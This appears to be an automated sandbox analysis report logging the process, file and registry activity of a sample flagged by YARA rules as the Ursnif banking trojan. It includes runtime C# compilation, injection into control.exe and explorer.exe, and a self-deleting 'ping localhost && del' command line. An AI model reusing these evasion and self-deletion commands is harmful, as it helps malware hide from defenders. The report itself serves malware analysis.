C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.out	0	456	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R :"C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation	success or wait	1	7FFA4F0BB526	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA5015B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA5015B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA5015B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA5015B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50162625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50162625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50162625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA5015B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA5015B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA5015B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA5015B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\id0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2 added35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\fe2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA5015B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFA5015B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA5015B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA501462DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23124	success or wait	1	7FFA501463B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA502312E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4F0BB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA502312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4F0BB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA502312E7	ReadFile
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.dll	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.dll	unknown	4096	success or wait	1	7FFA4F0BB526	ReadFile

Analysis Process: conhost.exe PID: 4204, Parent PID: 3300

General

Target ID:	11
Start time:	16:28:20
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 5612, Parent PID: 3300

General

Target ID:	14
Start time:	16:28:36
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.cmdline
Imagebase:	0x7ff6db380000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\2tb3qiq3\CCCCA338523CEA149558ADCBDE2BD495CFE.TMP	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	7FF6DB3FE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2tb3qiq3\CCCCA338523CEA149558ADCBDE2BD495CFE.TMP	success or wait	1	7FF6DB3FE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2tb3qiq3\CCCCA338523CEA149558ADCBDE2BD495CFE.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_IN FO?DVarFile Info\$TranslationStringFile Inf	success or wait	1	7FF6DB3FED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.cmdline	unknown	371	success or wait	1	7FF6DB391EE7	ReadFile
C:\Users\user\AppData\Local\Temp\2tb3qiq3\2tb3qiq3.0.cs	unknown	403	success or wait	1	7FF6DB391EE7	ReadFile

Analysis Process: control.exe PID: 4324, Parent PID: 7020

General

Target ID:	15
Start time:	16:28:38
Start date:	04/05/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff79bdc0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000F.00000003.595627275.0000029B55BFC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000F.00000000.593793333.0000000000A70000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000F.00000000.584416137.0000000000A70000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000F.00000000.595167769.0000000000A70000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000000F.00000003.595756334.0000029B55BFC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	A726D6	ReadFile	

Analysis Process: cvtres.exe		PID: 5896, Parent PID: 5612
General		
Target ID:	16	
Start time:	16:28:38	
Start date:	04/05/2022	
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe	
Wow64 process (32bit):	false	
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES109F.tmp" "c:\Users\user\AppData\Local\Temp\2tb3qiq3\CSCCA338523CEA149558ADCBDE2BD495CFE.TMP"	
Imagebase:	0x7ff7f0560000	
File size:	47280 bytes	
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D	
Has elevated privileges:	true	
Has administrator privileges:	true	
Programmed in:	C, C++ or other language	

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path		Access		Attributes		Options		Completion		Count	Source Address	Symbol
File Path		Offset	Length	Value		Ascii		Completion		Count	Source Address	Symbol
File Path				Offset		Length		Completion		Count	Source Address	Symbol

Analysis Process: csc.exe		PID: 3368, Parent PID: 3300
General		
Target ID:	17	
Start time:	16:28:43	
Start date:	04/05/2022	
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe	
Wow64 process (32bit):	false	
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.cmdline	
Imagebase:	0x7ff6db380000	
File size:	2739304 bytes	
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D	

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\5xaibb03\CSC5E69315C691F4C1A85D8DAF9C7145CE8.TMP	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	7FF6DB3FE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5xaibb03\CSC5E69315C691F4C1A85D8DAF9C7145CE8.TMP	success or wait	1	7FF6DB3FE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5xaibb03\CSC5E69315C691F4C1A85D8DAF9C7145CE8.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_IN FO?DVarFile Info\$TranslationStringFile Inf	success or wait	1	7FF6DB3FED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.cmdline	unknown	371	success or wait	1	7FF6DB391EE7	ReadFile
C:\Users\user\AppData\Local\Temp\5xaibb03\5xaibb03.0.cs	unknown	392	success or wait	1	7FF6DB391EE7	ReadFile

Analysis Process: cvtres.exe PID: 4168, Parent PID: 3368

General

Target ID:	18
Start time:	16:28:48
Start date:	04/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES37BE.tmp" "c:\Users\user\AppData\Local\Temp\5xaibb03\CSC5E69315C691F4C1A85D8DAF9C7145CE8.TMP"
Imagebase:	0x7ff7f0560000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Analysis Process: explorer.exe PID: 684, Parent PID: 4324

General

Target ID:	19
Start time:	16:28:52
Start date:	04/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff74fc70000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings	EnableSPDY3_0	dword	0	success or wait	1	517A7C3	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	{1BED482B-BEBF-0564-A07F-D209D423264D}	binary	88 E0 0E C9 0E 60 D8 01	success or wait	1	51796E7	RegSetValueExA

Analysis Process: cmd.exe PID: 5832, Parent PID: 684

General

Target ID:	21
Start time:	16:29:09
Start date:	04/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\rtlJVb0Bvkl.dll
Imagebase:	0x7ff602050000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: conhost.exe PID: 6204, Parent PID: 5832

General

Target ID:	22
Start time:	16:29:10
Start date:	04/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: 2464, Parent PID: 5832

General

Target ID:	23
Start time:	16:29:10
Start date:	04/05/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff6dcd20000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: RuntimeBroker.exe PID: 3808, Parent PID: 684

General

Target ID:	24
Start time:	16:29:23
Start date:	04/05/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff7b5d10000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

 No disassembly